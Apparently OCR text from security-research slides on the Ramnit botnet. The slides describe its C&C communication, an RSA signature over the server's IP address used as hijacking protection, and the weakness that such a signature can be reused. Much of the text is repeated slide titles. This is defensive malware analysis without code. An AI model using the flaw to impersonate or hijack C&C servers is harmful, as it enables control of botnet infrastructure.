
Ramnit communication



Ramnit communication



Ramnit communication



Hijacking protection

SignatureA = RSA(**PrivKeyA**, SHA1(33.170.22.50))

RSA(**PubKeyB**, **SignatureA**) ≠ SHA1(**33.170.22.50**)


SignatureB = RSA(**PrivKeyB**, SHA1(194.87.146.72))

RSA(**PubKeyB**, **SignatureB**) = SHA1(**194.87.146.72**)

Ramnit authentication protocol weakness

- Good:
  - Only a C&C server which knows RSA Private Key can issue a valid signature for its IP address.
- Bad:
  - RSA signature has only one argument – IP address of a C&C server. A valid RSA signature can be reused.


Ramnit authentication protocol weakness




Ramnit authentication protocol weakness

Ramnit authentication protocol weakness


Acquiring the IP address of a real C&C server



Acquiring the IP address of a real C&C server

